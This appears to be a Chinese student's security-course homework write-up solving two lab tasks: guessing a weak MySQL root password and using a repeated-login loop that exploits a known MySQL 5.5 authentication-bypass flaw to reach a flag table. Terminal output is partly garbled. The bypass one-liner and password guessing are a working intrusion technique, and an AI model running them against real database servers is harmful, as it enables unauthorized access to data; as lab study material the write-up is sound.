
## 系统安全平台第八次作业


## 第一题




利用远程登录命令登录 mysql "mysql -h ip -u root -p",根据题目提示 sql 弱密码,尝试一下常见的弱密码,发现密码是"123456"。



利用 "show databases;" 查看所有数据库,发现有两个命名不寻常的数据库,分别为 "sqlr" 和 "sqlru"。



使用命令"use sqlru;"选择 sqlru 数据库,再利用"show tables;" 查看数据库中的表。



最后利用命令 "select \* from users;" 可得到 flag。

```
Terminal - root@3fa65d373424:~
                                                                                          0 - E X
File Edit View Terminal Tabs Help
5 rows in set (0.00 sec)
mysql> use sqlru;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
  Tables_in_sqlru |
users
1 row in set (0.00 sec)
mysql> select * from users;
  id | username | password
                    1621594376
  row in set (0.01 sec)
nysql>
```

## 第二题



第二题是一个经典 CVE 漏洞,利用命令 "for i in `seq 1 1000`; do mysql -uroot -pwrong -h ip -P3306; done",可绕过身份认证进入数据库。



## 接下来的操作与第一题一致,显而易见,flag 在 "test\_flag"中。

```
File Edit View Terminal Tabs Help

Warning: Using a password on the command line interface can be insecure.

ERROR 1045 (28000): Access denied for user 'root'@1.6.254.2' (using password: YES)

Warning: Using a password on the command line interface can be insecure.

ERROR 1045 (28000): Access denied for user 'root'@1.6.254.2' (using password: YES)

Warning: Using a password on the command line interface can be insecure.

ERROR 1045 (28000): Access denied for user 'root'@1.6.254.2' (using password: YES)

Warning: Using a password on the command line interface can be insecure.

ERROR 1045 (28000): Access denied for user 'root'@1.6.254.2' (using password: YES)

Warning: Using a password on the command line interface can be insecure.

Welcome to the MySQL monitor. Commands end with; or \gamma_g.

Your MySQL connection id is 166

Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type: 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;

I Database

I information.schema | mysql | performance.schema | test | test_flag | performance.schema | test | test_flag | te
```

Terminal - root@4c09570104cb:~ File Edit View Terminal Tabs Help
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;    Database
Database changed mysql> show tables; ++   Tables_in_test_flag
flag_tab   1 row in set (0.00 sec)